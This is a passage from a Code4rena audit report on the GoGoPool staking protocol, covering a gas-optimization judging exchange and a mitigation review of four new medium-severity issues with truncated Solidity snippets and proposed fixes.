NoamYakov (warden) commented:

> **[G-11] Modification of `getX()`, `setX()`, `deleteX()`, `addX()` and `subX()` in BaseAbstract.sol increases gas savings in [G-10]**
> Am understanding this as the idea of inlining the call rather than using a function
> 16 * 116

> This wasn't what I meant. I meant that each of these functions accesses the `gogoStorage` state variable (SLOAD). Therefore, when there's more than one call to this group of functions (for example, `setUint()` followed by another `setUint()`, or `setUint()` followed by `getAddress()`), it would me much cheaper to cache that state variable (`gogoStorage`) and pass it to the these functions. This way, there will be only one SLOAD.

> In my gas report, I flagged the second+ calls to this group of functions as instances, since this optimization can spare an SLOAD in each of these calls. There are 116 instances, each saves 100 gas (like in G-10) - meaning a total saving of 11600 gas.

> **[G-12] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables (-= too)**

> Out of scope
> Why is that out-of-scope? The `TokenggAVAX.sol` and `ERC20Upgradeable.sol` contracts are in scope, and this optimization wasn't included in the C4audit output.

> Overall, My gas report saves an additional amount of 12956 gas. So the total gas savings are **17218 gas**. Therefore, I believe my gas report should be the one selected for the report.

Alex the Entreprenerd (judge) commented:

> @NoamYakov - Thank you for the comment, to clarify regarding G-11, are you saying to cache the address of Storage or to make it Immutable as to avoid the extra SLOAD?

> The += is a knee jerk reaction I have in judging and have judged it as OOS for all reports.
> My own benchmarks show that's it's a very marginal saving, especially because it will not save gas when used in combination with `unchecked`, either way it would raise / lower the majority of reports so it will not matter as much.

> Lmk about G-11 please.

NoamYakov (warden) commented:

> I'm saying to cache the address of Storage in order to avoid the extra SLOAD.

Alex the Entreprenerd (judge) commented:

> I agree with the suggested refactoring, I believe there's fair ground to cap the value of the refactoring to a certain value (e.g 5k gas saved). That said, after factoring that in, the refactoring would save the most gas.

> Technically a better solution would be to just use `immutable` which would avoid all SLOADs.

Mitigation Review

Introduction

Following the C4 audit contest, 3 wardens (hansfriese, RaymondFam, and ladboy233) reviewed the mitigations for all identified issues. Additional details can be found within the C4 GoGoPool Versus Mitigation Review contest repository.

Overview of Changes

Summary from the Sponsor:

> Here's our biggest changes to look out for:

1. Minipool State Machine - We've tightened up the allowed state transitions including a new recreate minipool method that's atomic and doesn't allow node ops to withdraw funds or hijack a minipool.
2. Tracking AVAX High Water - Our previous system forced some tradeoffs to which AVAX is calculated in HighWater. We added a new variable `AVAXValidating` which tracks amount of AVAX actually validating on the P-Chain, and High Water is simply the highest validating amount during the period.
3. TokenGGP - Changed how tokens are inflated to actually mint rather than track tokens in the ProtocolDAO
4. Contract Upgrades - We're now able to upgrade as expected, to a contract with the same name as the existing contract
5. Upgradeable Tokens - ERC20Upgradeable takes a variable version for it's domain separator and we added storage gaps across the board

Mitigation Review Scope

URL	Mitigation of	Purpose
https://github.com/multisig-labs/gogopool/pull/25	H-01	New variable to track validating avax
Not fixing	H-02	N/A
https://github.com/multisig-labs/gogopool/pull/41	H-03	Base slash on validation period not full duration

URL	Mitigation of	Purpose
https://github.com/multisig-labs/gogopool/pull/23	H-04	Atomically recreate minipool to now allow hijack
https://github.com/multisig-labs/gogopool/pull/49	H-05	Initialize ggAVAX with a deposit
https://github.com/multisig-labs/gogopool/pull/41	H-06	If staked GGP doesn't cover slash amount, slash it all
https://github.com/multisig-labs/gogopool/pull/22	M-01	Pause startRewardsCycle when protocol is paused
https://github.com/multisig-labs/gogopool/pull/32	M-02	Fix upgrade to work when a contract has the same name
https://github.com/multisig-labs/gogopool/pull/20	M-03	Remove method that trapped Node Operator's funds
Not fixing	M-04	N/A
https://github.com/multisig-labs/gogopool/pull/22	M-05	Pause claimAndRestake as well
Not fixing	M-06	N/A
Not fixing	M-07	N/A
https://github.com/multisig-labs/gogopool/pull/43	M-08	Use liquid staker avax amount instead of node op amount
https://github.com/multisig-labs/gogopool/pull/23	M-09	Atomically recreate minipool so a node operator can't withdraw inbetween
https://github.com/multisig-labs/gogopool/pull/51	M-10	Reset rewards start time in cancel minipool
Not fixing	M-11	N/A
https://github.com/multisig-labs/gogopool/pull/40	M-12	Base cancelMinipool delay on minipool creation time not rewards start time
https://github.com/multisig-labs/gogopool/pull/41	M-13	If staked GGP doesn't cover slash amount, slash it all
https://github.com/multisig-labs/gogopool/pull/38	M-14	Added bounds for duration passed by Node Operator
Not fixing in this version of the protocol	M-15	N/A
https://github.com/multisig-labs/gogopool/pull/50	M-16	ggAVAX max redeem incorrect, **not fixing**, but made test to illustrate.

URL	Mitigation of	Purpose
https://github.com/multisig-labs/gogopool/pull/28	M-17	Remove the state transition from Staking to Error.
Not fixing in this version of the protocol	M-18	N/A
https://github.com/multisig-labs/gogopool/pull/42	M-19	We removed minipool count entirely.
https://github.com/multisig-labs/gogopool/pull/33	M-20	Return correct value from maxMint and maxDeposit when the contract is paused.
https://github.com/multisig-labs/gogopool/pull/37	M-21	Prevents division by zero error blocking startRewardCycle().
Not fixing in this version of the protocol	M-22	N/A

Mitigation Review Summary

Of the mitigations reviewed, 13 have been confirmed as well as 2 confirmed with comments:

- **H-01:** Mitigation confirmed with comments (full details in report from RaymondFam)
- **H-03:** Mitigation confirmed by RaymondFam and hansfriese
- **H-05:** Mitigation confirmed by RaymondFam and hansfriese
- **M-01:** Mitigation confirmed with comments (full details in report from RaymondFam)
- **M-02:** Mitigation confirmed by RaymondFam and hansfriese
- **M-03:** Mitigation confirmed by RaymondFam and hansfriese
- **M-05:** Mitigation confirmed by RaymondFam and hansfriese
- **M-09:** Mitigation confirmed by RaymondFam and hansfriese
- **M-10:** Mitigation confirmed by RaymondFam and hansfriese
- **M-12:** Mitigation confirmed by RaymondFam and hansfriese
- **M-13:** Mitigation confirmed by RaymondFam and hansfriese
- **M-14:** Mitigation confirmed by RaymondFam and hansfriese

- **M-17:** Mitigation confirmed by RaymondFam and hansfriese
- **M-19:** Mitigation confirmed by RaymondFam and hansfriese
- **M-20:** Mitigation confirmed by RaymondFam and hansfriese

The 4 remaining mitigations have either not been confirmed and/or introduced new issues. See full details below.
(Note: mitigation reviews below are referenced as `MR:S-N`*,* `MitigationReview:NewIssueSeverity-NewIssueNumber`*)*

[MR:M-01] The node operators are likely to be slashed in an unfair way

Submitted by hansfriese

Original Issue

H-04: Hijacking of node operators minipool causes loss of staked funds


Comments

In the original implementation, the protocol had some unnecessary state transitions and it was possible for node operators to interfere the recreation process.
The main problem was the `recordStakingEnd()` and `recreateMiniPool()` were separate external functions and the operator could frontrun the `recreateMiniPool()` and call `withdrawMinipoolFunds()`.

Mitigation

PR #23

The mitigation added a new function `recordStakingEndThenMaybeCycle()` and handled `recordStakingEnd()` and `recreateMiniPool()` in an atomic way.
With this mitigation, the state flow is now as below and it is impossible for a node operator to interfere the recreation process.



But this mitigation created another minor issue that the node operators have risks to be slashed in an unfair way.

New issue

The node operators are likely to be slashed in an unfair way


Code snippet

https://github.com/multisig-labs/gogopool/blob/4bcef8b1d4e595c9ba41a091b2ebf1b45858f022/contracts/contract/MinipoolManager.sol#L464


Proof of concept

In the previous implementation, I assumed rialtos are smart enough to recreate minipools only when it's necessary.
But now, the recreation process is included as an optional way in the `recordStakingEndThenMaybeCycle()` , so as long as the check `initialStartTime + duration > block.timestamp` at L#464 passes, recreation will be processed.

Now let us consider the timeline. One validation cycle in the whole sense contains several steps as below.



1. Let us assume it is somehow possible that `startTime[1] > endTime[0]`, i.e., the multisig failed to start the next cycle at the exact the same timestamp to the previous end time. This is quite possible due to various reasons because there are external processes included. In this case the timeline will look as below.




   As an extreme example, let us say the node operator created a minipool with duration of 42 days (with 3 cycles in mind) and it took 12 days to start the second cycle. When the `recordStakingEndThenMaybeCycle()` (finishing the second cycle) was called, two cases are possible.

2. It is possible that the `initialStartTime + duration <= block.timestamp`. In this case, the protocol will not start the next cycle. And the node validation was done for two cycles different to the initial plan.

3. If `initialStartTime + duration > block.timestamp`, the protocol will start the third cycle. But on the end of that cycle, it is likely that the node is not

eligible for reward by the Avalanche validators voting. (Imagine the node op lent a server for 42 days, then 42-14*2-12=2 days from the third cycle start the node might have stopped working and does not meet the 80% uptime condition) Then the node operator will be punished and GGP stake will be slashed. This is unfair.

4. Assume it is 100% guaranteed that `startTime[n+1]=endTime[n]` for all cycles.
   The timeline will look as below and we can say the second case of the above scenario still exists if the node operator didn't specify the duration to be a complete multiple of 14 days. (365 days is not!)



   Then the last cycle end will be later than `initialStartTime + duration` and the node op can be slashed in an unfair way again.
   So even assuming the perfect condition, the protocol works in kind of unfair way for node operators.

The main reason of this problem is that technically there exists two timelines. And the protocol does not track the actual validation duration that the node was used accurately.
At least, the protocol should not start a new cycle if `initialStartTime + duration < block.timestamp + 14 days` because it is likely that the node operator get punished at the end of that cycle.

Recommended additional mitigation

- If it is 100% guaranteed that `startTime[n+1]=endTime[n]` for all cycles, I recommend starting a new cycle only if `initialStartTime + duration < block.timestamp + 14 days`.
- If not, I suggest adding a new state variable that will track the actual validation period (actual utilized period).

Conclusion

Mitigation error - created another issue for the same edge case.

Alex the Entreprenerd (judge) commented:

> Per full discussion with sponsor and warden **here**, Medium seems like the most appropriate Severity, the finding is valid though in that the FSM can behave in an unintended way due to lack of modulo math.

[MR:M-02] Deficiency of slashed GGP amount should be made up from node operator's AVAX

Submitted by RaymondFam, also found by **hansfriese** *and* **ladboy233**

https://github.com/multisig-labs/gogopool/blob/9ad393c825e6ac32f3f6c017b4926806a9383df1/contracts/contract/MinipoolManager.sol#L731-L733

Original Issue

H-06: MinipoolManager: node operator can avoid being slashed

Impact

If staked GGP doesn't cover slash amount, slashing it all will not be fair to the liquid stakers. Slashing is rare, and that the current 14 day validation cycle which is typically 1/26 of the minimum amount of GGP staked is unlikely to bump into this situation unless there is a nosedive of GGP price in AVAX. The deficiency should nonetheless be made up from `avaxNodeOpAmt` should this unfortunate situation happen.

Proof of Concept

File: MinipoolManager.sol#L731-L733

```
if (staking.getGGPStake(owner) < slashGGPAmt) {
    slashGGPAmt = staking.getGGPStake(owner)
```

```
                }
```

As can be seen from the code block above, in extreme and unforeseen cases, the difference between `staking.getGGPStake(owner)` and `slashGGPAmt` can be significant. Liquid stakers would typically and ultimately care about how they are going to be adequately compensated with, in AVAX preferably.

Recommended Mitigation Steps

Consider having the affected if block refactored as follows:

```
                Staking staking = Staking(getContractAddress("St
                if (staking.getGGPStake(owner) < slashGGPAmt) {
                        slashGGPAmt = staking.getGGPStake(owner)

+                       uint256 diff = slashGGPAmt - staking.get
+                       Oracle oracle = Oracle(getContractAddres
+                       (uint256 ggpPriceInAvax, ) = oracle.getG
+                       uint256 diffInAVAX = diff.mulWadUp(ggpPr
+                       staking.decreaseAVAXStake(owner, diffInA
+                       Vault vault = Vault(getContractAddress('
+                       vault.transferAVAX("ProtocolDAO", diffIn

                }
```

0xju1ie (GoGoPool) commented:

> As the warden pointed out, this event is very unlikely. I think that it is a reasonable risk for the protocol to take. Slashing does not exist in Avalanche, you simply get rewards or do not, so personally, I don't think slashing their AVAX would be a good solution as it goes against Avalanche practices. Will bring it up to the team to see what they think.

0xju1ie (GoGoPool) commented:

> The team seems to be in consensus that this is unlikely and that we will not be changing. The proposed solution goes against how Avalanche protocol operates so we believe it would not be an appropriate fix.

RaymondFam (warden) commented:

> The proposed solution refers to slashing of AVAX in C Chain where this measure is solely at the discretion of the protocol. But I understand the complication entailed in making fixes for incidents that will be rare to occur.

Alex the Entreprenerd (judge) commented:

> I believe the Sponsors opinion to be valid, and that the scenario may be unlikely.

> However, I think the math shows that the system would be taking a loss which may be notable.

> I'm thinking Medium Severity would be appropriate, but a Nofix seems acceptable given the odds (a "risk treasury" could be created to account for this scenario without needing to change the contracts).

[MR:M-03] `amountAvailableForStaking()` not fully utilized with `compoundedAvaxNodeOpAmt` easily forfeited

Submitted by RaymondFam

https://github.com/multisig-labs/gogopool/blob/3b5ab1d6505ef9be6197c4056acd38d6bed4aff6/contracts/contract/tokens/TokenggAVAX.sol#L134-L146
https://github.com/multisig-labs/gogopool/blob/3b5ab1d6505ef9be6197c4056acd38d6bed4aff6/contracts/contract/MinipoolManager.sol#L497-L505

Original Issue

M-08: Recreated pools receive a wrong AVAX amount due to miscalculated compounded liquid staker amount

Impact

The mitigated step is implemented at the expense of economic loss to both the node operators and the liquid stakers if `compoundedAvaxNodeOpAmt <=`

`ggAVAX.amountAvailableForStaking()`.

Proof of Concept

Here is a typical scenario:

1. The protocol now assumes that a 1:1 nodeOp:liqStaker funds ratio is guaranteed to be met because of the atomic transaction that has also been implemented.
2. This is deemed an edge case that will only be optimally utilized if `compoundedAvaxAmt == ggAVAX.amountAvailableForStaking()`.
3. The atomic transaction is going to fail if `compoundedAvaxAmt > ggAVAX.amountAvailableForStaking()` after all due to situations like liquid stakers have been actively calling `withdrawAVAX()`.

Under normal circumstances, `ggAVAX.amountAvailableForStaking()` is going to be adequate enough to cater for `compoundedAvaxNodeOpAmt`. This should not be easily forfeited without first checking whether or not `ggAVAX.amountAvailableForStaking()` is greater than `compoundedAvaxNodeOpAmt`.

Recommended Mitigation Steps

Consider implementing the following check in `recreateMinipool()` to get the best out of it:

File: MinipoolManager.sol#L486-L517

```
            function recreateMinipool(address nodeID) internal whenN
                    int256 minipoolIndex = onlyValidMultisig(nodeID)
                    Minipool memory mp = getMinipool(minipoolIndex);
                    MinipoolStatus currentStatus = MinipoolStatus(mp

                    if (currentStatus != MinipoolStatus.Withdrawable
                            revert InvalidStateTransition();
                    }

+                    uint256 compoundedAvaxAmt;
+                    uint256 rewardAmt;
+                   if (mp.avaxNodeOpAmt + mp.avaxNodeOpRewardAmt <=
```

```
+                       compoundedAvaxAmt = mp.avaxNodeOpAmt +
+                       rewardAmt = mp.avaxNodeOpRewardAmt;
+                } else {
+                       compoundedAvaxAmt = mp.avaxNodeOpAmt +
+                       rewardAmt = mp.avaxLiquidStakerRewardAm
+                }

                // Compound the avax plus rewards
                // NOTE Assumes a 1:1 nodeOp:liqStaker funds rat
-               uint256 compoundedAvaxAmt = mp.avaxNodeOpAmt + m
                setUint(keccak256(abi.encodePacked("minipool.ite
                setUint(keccak256(abi.encodePacked("minipool.ite

                Staking staking = Staking(getContractAddress("St
                // Only increase AVAX stake by rewards amount we
                // since AVAX stake is only decreased by withdra
-               staking.increaseAVAXStake(mp.owner, mp.avaxLiqui
+               staking.increaseAVAXStake(mp.owner, rewardAmt);
                staking.increaseAVAXAssigned(mp.owner, compounde

                if (staking.getRewardsStartTime(mp.owner) == 0)
                        // Edge case where calculateAndDistribut
                        // So we re-set it here to their initial
                        staking.setRewardsStartTime(mp.owner, mp
                }

                ProtocolDAO dao = ProtocolDAO(getContractAddress
                uint256 ratio = staking.getCollateralizationRati
                if (ratio < dao.getMinCollateralizationRatio())
                        revert InsufficientGGPCollateralization(
                }

                resetMinipoolData(minipoolIndex);

                setUint(keccak256(abi.encodePacked("minipool.ite

                emit MinipoolStatusChanged(nodeID, MinipoolStatu
        }
```

Alex the Entreprenerd (judge) commented:

> Per full discussion with sponsor and warden here, I believe we can agree with the validity of the finding but we're unclear in terms of resolution.

> I'll give it a second check before awarding, but marking as valid for now.

[RaymondFam (warden) commented](#):

> Here is one solution I could suggest:

> https://github.com/multisig-labs/gogopool/blob/4bcef8b1d4e595c9ba41a091b2ebf1b45858f022/contracts/contract/utils/RialtoSimulator.sol

```
+    error UnableToProcess();

        function processMinipoolEndWithRewards(address nodeID) p
+               if (ggAVAX.amountAvailableForStaking() == 0) rev
                MinipoolManager.Minipool memory mp = minipoolMgr
                uint256 totalAvax = mp.avaxNodeOpAmt + mp.avaxLi
                // Rialto queries Avalanche node to verify that
                uint256 rewards = minipoolMgr.getExpectedAVAXRew
                // Send the funds plus rewards back to MinipoolM
                minipoolMgr.recordStakingEndThenMaybeCycle{value
                mp = minipoolMgr.getMinipoolByNodeID(mp.nodeID);
                return mp;
        }

        function processMinipoolEndWithoutRewards(address nodeII
+               if (ggAVAX.amountAvailableForStaking() == 0) rev
                MinipoolManager.Minipool memory mp = minipoolMgr
                uint256 totalAvax = mp.avaxNodeOpAmt + mp.avaxLi
                uint256 rewards = 0;
                // Send the funds plus NO rewards back to Minipo
                minipoolMgr.recordStakingEndThenMaybeCycle{value
                mp = minipoolMgr.getMinipoolByNodeID(mp.nodeID);
                return mp;
        }
```

> The added check ensures the atomic transaction is going to reliably recreate amidst the right pick for the validating amount I recommended earlier in this issue.

> Otherwise, opting for a resolution by using `canClaimAndInitiateStaking()` is going to be tricky due to the restricting `requireValidStateTransition()`.

[MR:M-04] There is no way to retrieve the rewards from the MultisigManager and rewards are locked in the vault

Submitted by hansfriese, also found by ladboy233

Original Issue

M-21: Division by zero error can block RewardsPool#startRewardCycle if all multisig wallet are disabled

Comments

The protocol provides an external function `startRewardsCycle()` so that anyone can start a new reward cycle if necessary.
Before mitigation, there was an edge case where this function will revert due to division by zero. Edge case: there are no multisigs enabled. (possible when `Ocyticus.disableAllMultisigs()`, `Ocyticus.pauseEverything()` is called)

Mitigation

PR #37
If no multisig is enabled, the mitigation sends the rewards to the `MultisigManager` and it makes sense.
But this created another issue. There is no way to retrieve the rewards back from the `MultisigManager`.

New issue

There is no way to retrieve the rewards from the `MultisigManager` and rewards are locked in the vault.

Code snippet

https://github.com/multisig-labs/gogopool/blob/4bcef8b1d4e595c9ba41a091b2ebf1b45858f022/contracts/contract/RewardsPool.sol#L229

Impact

There is no way to retrieve the rewards from the `MultisigManager` and rewards are locked in the vault.

Proof of Concept

The rewards that were accrued in this specific edge case are locked in the `MultisigManager`.
It is understood that the funds are not lost and the protocol can be upgraded with a new `MultisigManager` contract with a proper function.
I evaluate the severity of the new issue as Medium because funds are locked in some specific edge cases and only withdrawable after contract upgrades.

Recommended additional mitigation

Add a new external function in the `MultisigManager` with `guardianOrSpecificRegisteredContract("Ocyticus", msg.sender)` modifier and distribute the pending rewards to the active multisigs.

Conclusion

Mitigation error - created another issue for the same edge case.

0xju1ie (GoGoPool) confirmed and commented:

> I think this is valid. We do plan on adding a claim or withdrawal method that allows an enabled multisig to receive those funds. This can also be easily added with an upgrade once the issue occurs if we arent able to add it to this version.

Alex the Entreprenerd (judge) commented:

> Seems like `MultisigManager` doesn't offer a sweep function, which would cause tokens to be stuck.

> Due to the conditionality, I agree with Medium Severity.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top